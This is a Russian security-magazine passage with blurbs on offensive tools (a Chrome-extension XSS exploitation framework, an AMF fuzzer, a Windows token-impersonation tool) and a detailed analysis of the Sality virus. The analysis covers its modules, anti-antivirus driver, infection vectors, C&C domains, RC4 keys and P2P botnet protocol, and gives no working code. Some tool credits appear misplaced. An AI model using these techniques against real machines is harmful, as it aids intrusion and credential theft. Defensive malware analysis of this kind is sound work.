Речь пойдет о полноценном фреймворке, с помощью которого удобно эксплуатировать XSS-уязвимости в расширениях Chrome. Расширение Chrome — это веб-приложение с определенными привилегиями в системе, что делает его более привлекательным для взлома. В зависимости от манифеста, расширения имеют право получать контент любой посещенной веб-страницы и собирать URL'ы в режиме инкогнито, исполнять скрипты в контексте определенного веб-сайта (глобальный XSS), делать скриншоты вкладок, отслеживать историю серфинга и куки, иметь доступ к закладкам, даже менять настройки прокси-сервера. При эксплуатации XSS вы получаете возможность произвести все это на компьютере пользователя. Достаточно использовать Chrome API. Коммуникация с API трудоемка, поэтому автор разработал фреймворк XSS CheF — Chrome Extension Exploitation, который делает основную работу. Фактически это эквивалент известного инструмента BeEF, который превращает веб-приложение с найденной XSS-уязвимостью в «зомби», выполняющего удаленные команды. Рекомендую перед использованием фреймворка ознакомиться с презентацией автора «Advanced Chrome Extension Exploitation: Leveraging API powers for Better Evil» с конференции Black Hat USA 2012.

Автор: Luca Carettoni
URL: code.google.com/p/blazer
Система: Windows/Linux/Mac

5



БИНАРНЫЙ ФОРМАТ AMF НЕ ПОМЕХА

Action Message Format (AMF) — это бинарный формат, используемый для сериализации графовых объектов, таких как ActionScript-объекты и XML, или для отправки сообщений между Adobe Flash клиентом и удаленным сервисом (обычно Flash Media сервер). Язык ActionScript 3 предоставляет классы для кодирования и раскодирования AMF-формата. Данный формат также можно часто встретить в сочетании с Adobe RTMP, чтобы установить соединение и передать команды управления при предоставлении потокового контента. Blazer — это настраиваемый генератор AMF-сообщений с возможностью фаззинга. Программа выполнена в виде Java-плагина для всем хорошо известного Burp Suite. Blazer упрощает процесс тестирования безопасности AMF-приложений и позволяет полностью контролировать процесс общения между клиентом и сервером. Программа генерирует Java-объекты из сигнатур методов через Java-рефлексию и эвристики. Для удобства при ручном тестировании встроен BeanShell. В наличии поддержка серверных Java-технологий для передачи данных (Adobe BlazeDS, Adobe LiveCycle Data Services, GraniteDS и прочие). Обо всей кухне тестирования AMF смотри в докладе «AMF Testing Made Easy!» с конференции Black Hat USA 2012.



Автор: Luke Jennings
URL: labs.mwrinfosecurity.com/assets/269/incognito2.zip
Система: Windows




ИГРАЕМ ТОКЕНАМИ ДОСТУПА В WINDOWS

Incognito — это инструмент от известной исследовательской лаборатории MWR Labs для манипуляций с токенами доступа в Windows. Инструмент может быть полезен как пентестерам, так и консультантам по безопасности с системными администраторами. Каждый процесс в Windows имеет свой контекст безопасности, который хранится в объекте под названием токен доступа (access token). Токен доступа содержит идентификаторы безопасности и учетные данные для процесса. По умолчанию потоки не имеют собственных токенов доступа, но могут его запросить и использовать — имперсонироваться, что позволяет им работать в рамках полученного контекста безопасности. Как раз данную особенность ОС и использует рассматриваемый инструмент, перехватывая токен зарегистрированного пользователя в системе, при этом в системе может стоять патч MS09-012 для изоляции служб Windows и это никак не скажется на работоспособности данного инструмента. Во второй версии инструмента исправлен ряд ошибок и добавлено несколько нововведений:

- мультихостовость и мультипоточность;
- удобный вывод;
- Quiet-режим;
- Cleanup-режим;
- поиск SYSTEM эквивалентных привилегий;
- интерпретация Deny-Only SID.

Иллюстрации компании Symantec
Алексей Панкратов, технический консультант Symantec



На протяжении девяти лет Sality остается одним из наиболее опасных и трудноудаляемых вирусов. Пару лет назад мы писали о том, как распознавать полиморфизм и обфускацию кода на его примере. Сейчас, с появлением новых его версий, пора обобщить все то, что известно о нем на настоящий момент.

ПОЛИМОРФНЫЙ, ДЕРЗКИЙ И ЖИВУЧИЙ

ПОЛНАЯ БИОГРАФИЯ И АНАТОМИЯ ВИРУСА SALITY

История

2003–2004: РАННИЕ ВЕРСИИ

Первое появление вируса Sality было зарегистрировано в июне 2003 года. В ранних версиях Sality заражал исполняемые файлы путем добавления своего кода, упакованного с помощью UPX. В состав вируса входили процедуры кражи информации, сбора вводимых данных (через DLL-кейлоггер), паролей, хранящихся в реестре, и настройки dial-up-соединения. Украденные данные отправлялись на электронную почту атакующего с использованием различных SMTP-серверов, расположенных, что характерно, в России.

Ранние версии вируса отличались заметной простотой: только базовые алгоритмы заражения файлов, в отличие от более продвинутых коллег-вирусов. Сам вирус и структура передаваемых данных составляли единое целое. Автор не предусмотрел способов для их обновления.

Методы передачи собранных данных злоумышленнику также не блистали замысловатостью: адрес электронной почты был жестко прописан в коде вируса.

2004–2008: УСОВЕРШЕНСТВОВАНИЯ

С 2004 по 2008 год автор много работал над усовершенствованием своего создания. Детальное описание всего множества вариантов вируса, появившихся в этот период, выходит за рамки данной статьи. Тем не менее небезынтересно отметить, что сама методика инфицирования заметно модифицировалась, а вирус стал полиморфным без изменения точки входа (техника entry-point obscuring), делая тем самым процесс обнаружения и излечения значительно более трудоемким.

Вредоносные функции были выделены из вируса в отдельные модули, которые могли дополнительно загружаться с ряда URL-адресов, прописанных в коде вируса.




Рисунок 1. Письмо с собранной информацией, сгенерировано Sality v2.93

ОТКУДА ПОЯВИЛСЯ SALITY?

Вопрос «откуда появился Sality?» получает неожиданно быстрый и простой ответ: «Salavat City». Можно предположить, что сам автор родом из этого российского города. Также вирус содержит никнейм автора — «Sector» и слово «Kuku».

Версия 3.09, которая была наиболее активна в 2006 году, — хорошая иллюстрация этих усовершенствований. В нее также включены процедуры противодействия механизмам обеспечения безопасности: блокировка или отключение некоторых межсетевых экранов, утилит и антивирусных программ. Вирус подключался к HTTP-серверу (www.h3ns1k.info, www.g1ikdcvns3sdsal.info или www.f5ds1jkkk4d.info), который возвращал закодированный список вредоносных модулей для выполнения на зараженном компьютере. Автор также стал более «тихим», хотя слово «kuku» по-прежнему встречается (рис. 2).

2008 — НАСТОЯЩЕЕ ВРЕМЯ: УЛУЧШЕННАЯ СХЕМА РАСПРОСТРАНЕНИЯ

В один прекрасный момент в 2008 году, а может быть, и в конце 2007-го автор решил устранить самое слабое место в механизме распространения — жестко прописанные в коде вируса URL-адреса для загрузки дополнительных вредоносных модулей. Эти адреса можно было легко заблокировать, из-за чего вирус не мог загружать данные модули и фактически был нейтрализован (но не полностью обезврежен) на свежезараженных компьютерах.

В качестве решения этой проблемы автор добавил модуль peer-to-peer, который ниже мы рассмотрим подробнее.



Рисунок 2. Соединение Sality v3.09 с C&C сервером (command and control server)




Рисунок 3. Мьютексы на зараженном Sality компьютере

Архитектура

Для лучшего понимания принципов работы рассмотрим общую архитектуру последних версий вируса Sality (2008 год и позже). Все модули являются полунезависимыми и работают в отдельных потоках (threads).

МОДУЛЬ ВНЕДРЕНИЯ

Sality внедряет копию своего кода во все запущенные процессы за исключением тех, которые принадлежат учетным записям «system», «local service» и «network service». Если процесс привилегированный, Sality пытается получить отладочные (Debug) привилегии и повторяет попытку внедрения.

Если экземпляр Sality завершает работу, самостоятельно или нет, то в этом случае один из уже внедренных процессов перехватывает управление. Для предотвращения множественного внедрения в тот же процесс создаются мьютексы с именами «<ProcessName>M_x_», где x — десятичное значение Process ID. Большое количество таких мьютексов в системе — надежный показатель того, что она заражена Sality (рис. 3).

МОДУЛЬ ЗАЩИТЫ

Этот модуль защищает Sality от антивирусного ПО. Для предотвращения загрузки ОС в режиме защиты от сбоев (Safe boot mode) вирус удаляет из реестра ключи и значения в следующих ветках:

```
HKEY_CURRENT_USER\System\CurrentControlSet\Control\SafeBoot
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SafeBoot
```

Блокируется работа служб множества антивирусных программ. Ранние версии Sality вели себя даже более агрессивно и просто удаляли эти службы из системы.




Рисунок 4. Структура вируса и процесс запуска



Рисунок 5. Географическое распределение C&C серверов, используемых дополнительными вредоносными модулями




Рисунок 6. Локальный список пиров

Вирус также внедряет драйвер ядра. Этот драйвер добавляется под псевдослучайным именем в папку %System%\drivers. Создается служба с запуском «по требованию». Вне зависимости от вариаций имя службы одно и то же — «amsint32». Драйвер играет три различные роли:

- Уничтожитель процессов (process killer): Sality непрерывно сканирует запущенные процессы, и если имя процесса входит в список защитного ПО, то такой процесс останавливается. Сам список жестко прописан в коде вируса. Для обхода антивирусной самозащиты все процессы уничтожаются драйвером на уровне ядра.
- Фильтр пакетов (packet filter): драйвер регистрирует функцию «IPFilter Callback routine» путем отправки контрольного запроса IOCTL_PF_SET_EXTENSION_POINTER в драйвер IPFilter (эта функция работала в Windows XP/2003/2000, но в Vista и более поздних версиях уже не используется). Благодаря этой функции Sality мог отбрасывать IP-пакеты, которые соответствовали строчному шаблону адресов сайтов производителей ПО обеспечения безопасности. В результате пользователь не мог зайти, к примеру, на сайт Symantec.com.
- Драйвер также мог блокировать входящий и исходящий трафик SMTP-серверов. Этот функционал реализовывался модулем вируса, работающего в режиме пользователя, и запускался по команде от оператора ботсети. В более поздних версиях вируса этот модуль не использовался, хотя его код сохранился.

МОДУЛЬ ЗАРАЖЕНИЯ

Модуль заражения отвечает за размножение вируса. Для инфицирования рассматриваются несколько кандидатов:

- Файлы, перечисленные в ветке реестра HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\MUICache. Эта ветка содержит «общие имена» (Common names) приложений, которые использует Explorer при группировке значков в панели задач. Как побочный эффект — MUICache является репозиторием практически всех приложений, установленных в системе.
- Классический вариант: заражаются файлы в ключах запуска (Run keys) веток:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\
CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\Run
```

- Сканируются (enumerate) файлы на подмонтированных дисках от B: до Z:, но могут инфицироваться только исполняемые файлы с расширением exe и scr.
- Корневые папки дисков, отличных от Windows-раздела, заражаются путем создания зараженной вирусом копии




Рисунок 7. Схема распространения вируса и его модулей с использованием P2P-сети

программ «Калькулятор» (Windows Calculator) или «Сапер» (Minesweeper). Файл создается с произвольным именем и расширением exe, cmd или pif. Также создается или модифицируется файл autorun.inf для автоматического запуска созданных зараженных файлов при монтировании диска. На практике чаще всего заражаются USB-флешки и внешние жесткие диски. При запуске такого файла вместо запуска соответствующей программы (Calculator или Minesweeper) открывается окно Windows Explorer.
- Сканируются сетевые ресурсы, обнаруженные исполняемые файлы — кандидаты на инфицирование.

Для файлов антивирусов (из списка) вместо заражения производится попытка перезаписать код точки входа байтами «CCC3 CCC3 CCC3 CCC3» (это повторяющиеся инструкции int 3 и ret). В случае неудачи этой операции Sality пытается удалить файл. Модуль заражения также сканирует папки и удаляет файлы с расширением vdb или avc — сигнатуры антивируса Symantec и Касперского.

Еще одна интересная особенность модуля заражения: процедуры заражения отключаются, если список пиров (peerlist) пуст. Это отражает своеобразную схему распределенной работы вируса: «нет необходимости просто локально заражать файлы, если отсутствует подключение к P2P-сети и невозможно скачивать дополнительные вредоносные модули».

Как уже упоминалось, Sality — вирус-полиморф, он имеет ряд особенностей:
- Адрес точки входа не меняется (entry-point obscuring).
- По адресу точки входа вирус размещает уникальную «заготовку» (stub) — кусок кода, созданный с помощью генератора полиморфного кода («Simple Poly Enginev 1.1a (c) Sector») (его разбор мы публиковали еще в 2010 году — bit.ly/Oj09rR).
- «Заготовка» передает управление телу вируса, размещенному, как правило, в последней секции файла. Код вируса также полиморфен и содержит «мусорные» инструкции, что затрудняет обнаружение и эмуляцию антивирусами. Далее происходит дешифрация следующего блока — загрузчика.
- Загрузчик запускается в отдельном потоке инфицированного процесса. Его основная задача — загрузить и запустить основные вредоносные модули Sality или перейти в режим ожидания в случае, если вирус в системе уже активен.




Рисунок 8. Коммуникация с зараженного Sality компьютера




Рисунок 9. Алгоритм работы P2P-модуля Sality. Красным выделен дополнительный блок алгоритма, отражающий усовершенствования в 4-й версии протокола




Рисунок 10. Дамп списка (пака) URL




Рисунок 11. Темпы заражения Sality.AE (количество новых заражений в месяц)

- Одновременно с созданием отдельного потока для работы вируса происходит восстановление оригинальной точки входа (original entry-point) и управление передается коду исходной программы. Для файлов, помещенных в корневую папку диска (как описано выше), вместо запуска исходной программы вирус просто открывает окно Windows Explorer.

Для синхронизации активных копий вируса и предотвращения одновременной работы вредоносных модулей Sality создает мьютекс с именем «uxJLpe1m», уникальный для разных версий. Наличие мьютекса с таким именем в системе — показатель заражения вирусом. С другой стороны, создание этого мьютекса заранее — простой и эффективный способ, «прививка», предотвращающая первоначальное заражение системы.

МОДУЛЬ ЗАКАЧЕК

Модуль закачек отвечает, как следует из названия, за скачивание и запуск дополнительных вредоносных модулей с URL-адресов, полученных модулем peer-to-peer.

Скачанные файлы обычно закодированы шифром RC4, ключ которого прописан в теле вируса. Хотя детали шифрования различаются в зависимости от сетевой версии, обычно для инициализации s-box используется ключ «kukutrusted!.» в старых версиях или «GdiPlus.dll» в новых.

Судя по такой «подписи», наиболее вероятно, что вирус Sality и его вредоносные модули созданы одним и тем же автором. Однако вредоносные модули работают по традиционной схеме и соединяются с C&C-серверами, расположенными по всему миру. Вот список вредоносных модулей, распространяемых Sality:

- **Спам-генераторы и спам-шлюзы (spam relay).** Наиболее популярный тип модулей. Содержание спама обычно связано с рекламой казино или фармацевтикой.
- **HTTP-прокси.** Используются для маскировки сетевой активности и достижения анонимности.
- **Сборщики информации.** Собирают пароли, учетные записи и персональные данные, в том числе и данные веб-форм (внедрение в Internet Explorer).
- **Заражение веб-сайтов.** Этот вредоносный модуль перехватывает учетные записи FTP, после чего подключается к данным FTP и заражает HTML-файлы. Заражение происходит путем внедрения простого IFRAME, указывающего на сторонний ресурс, или (более сложный вариант) используются скрипты, выполняемые на стороне сервера. Цели подобных заражений могут варьироваться от drive-by download и заражения пользовательских компьютеров до спам-рассылок.
- **Распределенная система взлома.** В феврале 2011-го операторы вируса Sality распространили вредоносный модуль, который использовал свою распределенную сеть для взлома VoIP-аккаунтов. Этот модуль может работать в нескольких режимах в зависимости от команд C&C-сервера:
    - регистрация аккаунтов на целевом сервере (функционал реализован не полностью);
    - взлом аккаунтов: C&C отправляет модулю список аккаунтов и список паролей для перебора. Обнаруженная корректная пара логин — пароль отправляется обратно на C&C-сервер;
    - обнаружение SIP- и HTTP-серверов: C&C отправляет модулю список IP-адресов для сканирования. Результат сканирования сообщается C&C-серверу;
    - взлом Asterisk FreePBX: обнаруженные в предыдущем шаге или полученные из других источников списки серверов и списки паролей используются для обнаружения и подбора паролей к серверам Asterisk FreePBX.

Цели у подобного рода атак, как правило, финансовые. Можно зарегистрировать платный номер и совершить звонок на него с каждого из обнаруженных SIP-аккаунтов. Взлом FreePBX может нести и более серьезные последствия, так как злоумышленник получает контроль над аутентификацией и тарификацией пользователей, а также маршрутизацией звонков.

ЭКСПЕРИМЕНТАЛЬНЫЕ ВРЕДОНОСНЫЕ МОДУЛИ

На сегодняшний день известно всего два экспериментальных модуля, запущенных, по всей видимости, для отработки технологии в качестве «пробного шара». Первый модуль — это скрипт автоматической регистрации приложения Facebook. Модуль — сборщик информации, внедренный в Internet Explorer через стандартный COM-интерфейс, собирает из веб-форм регистрационные данные, отправляет C&C-серверу и сохраняет локально в зашифрованном виде. Экспериментальный модуль выполняет скрипт со следующей очередностью действий: открыть Internet Explorer в режиме видимого (!) окна, перейти на сайт facebook.com, войти, используя перехваченные регистрационные данные, перейти на страницу приложения VIP Slots (#119084674184), разрешить доступ приложению, закрыть окно. Приложение использует доступ на уровне «Basic information» — имя, пол, фото и список друзей. На данный момент этот модуль не производит никаких вредоносных действий (потому и назван экспериментальным), однако сама возможность подобного рода активности позволяет злоумышленникам использовать взломанный аккаунт Facebook для распространения спама (постинги) или для приобретения виртуальных кредитов.

Еще один скрипт, распространенный Sality, выполнял следующие действия: запустить Internet Explorer в невидимом режиме, перейти на сайт google.com, запустить поиск строки «auto insurance bids», закрыть окно.

Скрипт служит экспериментальным целям и может позволить продвигать те или иные темы в Google Trends, где наблюдается заметный пик популярности по данному запросу.

МОДУЛЬ PEER-TO-PEER

Модуль и субмодули peer-to-peer отвечают за распространение URL-ссылок на вредоносные модули.

Исполняемые зараженные Sality файлы присоединяются к сети peer-to-peer, состоящей из таких же зараженных компьютеров.

В отличие от других ботсетей P2P-сеть не имеет фиксированных C&C-серверов. В случае Sality попытка положить или заблокировать сеть ботнета будет означать необходимость заблокировать все суперпиры, что теоретически возможно, но трудно реализуемо. Следует помнить, что Sality не троян, это вирус, а излечение ВСЕХ файлов, на ВСЕХ зараженных компьютерах — одна из труднейших задач индустрии IT-безопасности.

Первичное соединение с сетью происходит с помощью начального списка (bootstrap list) пиров, содержащегося в зараженных файлах и включающего координаты (публичный IP, порт) ряда уже существующих пиров. Во всех вариациях вируса, с которыми мы имели дело, размер списка ограничивается 1000 записями.

В момент первого запуска Sality в реестре Windows создается локальная копия начального списка (в ветке HKEY_CURRENT_USER под псевдослучайным именем), и в дальнейшем этот локальный список обновляется путем добавления новых активных и удаления «мертвых» пиров.

На одном зараженном компьютере могут присутствовать несколько версий вируса Sality (хотя активной может быть только одна) и, как следствие, присоединяться к разным сетям.

Существует по меньшей мере четыре версии протоколов:

- экземпляры реализации версии протокола V1 не обнаружены;
- версия V2 впервые была обнаружена в начале 2008 года, но на данный момент уже «мертва»;
- версия протокола V3 и сеть на ее основе на сегодняшний день является наиболее распространенной и разветвленной. Первые упоминания об этом протоколе встречаются начиная с 2009 года;
- сеть на основе протокола V4 заметно меньше сети V3. Впервые была обнаружена в конце 2010 года.

Различия между протоколами версий V2 и V3 минимальны, однако появление нового протокола не обязательно коррелирует с новыми возможностями самого вируса. Поскольку каждый зараженный файл содержит открытый ключ, используемый для проверки списка URL-ссылок, то каждая новая версия протокола требует использования нового ключа. Можно предположить, что переход от версии V2 к V3 был продиктован фактом компрометации закрытого ключа, используемого для подписи списка URL.


В протоколе 3-й версии после скачивания и проверки списка URL-адресов (см. ниже) не производится никаких прочих проверок ни самих адресов, ни файлов, скачиваемых с них. То есть можно изменить записи DNS и/или подменить файлы-вредоносы на свои, что позволит контролировать как саму ботсеть, так и вредоносную активность. С целью устранения указанных слабых сторон 3-й версии автор разработал 4-ю версию.

КАК БОРОЛИСЬ С SALITY

«Мы познакомились с вирусом Sality в корпоративной сети одного из крупных российских заказчиков в рамках противодействия уже начавшейся эпидемии. Было очень непросто обнаружить все его экземпляры — он заражал исполняемые файлы, каждый раз заново шифруя свое тело. Обычные сигнатуры тут не помогут — потребовалось создание специальных утилит, постоянно обновлявшихся на основе информации о все новых его разновидностях. Да и с лечением было непросто — внедрившись в систему на уровне ядра, он скрывал свои файлы, останавливал антивирусные процессы и препятствовал их запуску. Наши эксперты работали почти круглосуточно довольно долго — время простоя в финансовой организации очень дорого. Sality — очень интересная и серьезная разработка отечественных специалистов». Один из первых экспертов, столкнувшихся с Sality

РАСПРОСТРАНЕННОСТЬ ВИРУСА

На текущий момент существует около двух десятков различных модификаций Sality, для которых созданы отдельные сигнатуры. Самой активной и обнаруживаемой наиболее часто является модификация Sality.AE.



Количество зараженных Sality компьютеров по странам (в процентах от общего числа зараженных)

В ней вводятся следующие изменения:

- цифровая подпись скачиваемых с C&C-серверов файлов, с использованием того же ключа, что и для списка URL-адресов;
- список URL становится не единственным путем получения вредоносных модулей. Каждый суперпир запускает у себя TCP-сервер и позволяет осуществлять прямой обмен файлами (EXE packs) между пирами. Эти файлы также имеют цифровую подпись;
- для лучшей защищенности RSA-ключ стал 2048-битным (в 3-й версии 1024 бит).

Основная роль сети P2P, то, для чего P2P была введена в концепцию Sality, — это возможность распространения URL-ссылок на C&C-серверы, откуда зараженные компьютеры скачивают вредоносные модули. Как раз для обмена ссылками и служит команда Pack Exchange. Защита целостности сети обеспечивается тем что, все URL-списки имеют порядковый номер и цифровую подпись. Пиры установят и задействуют распространяемый список URL только в том случае, если проверка цифровой подписи пройдет успешно, а порядковый номер окажется больше, чем номер, который пир имеет в данный момент.

ЗАКЛЮЧЕНИЕ

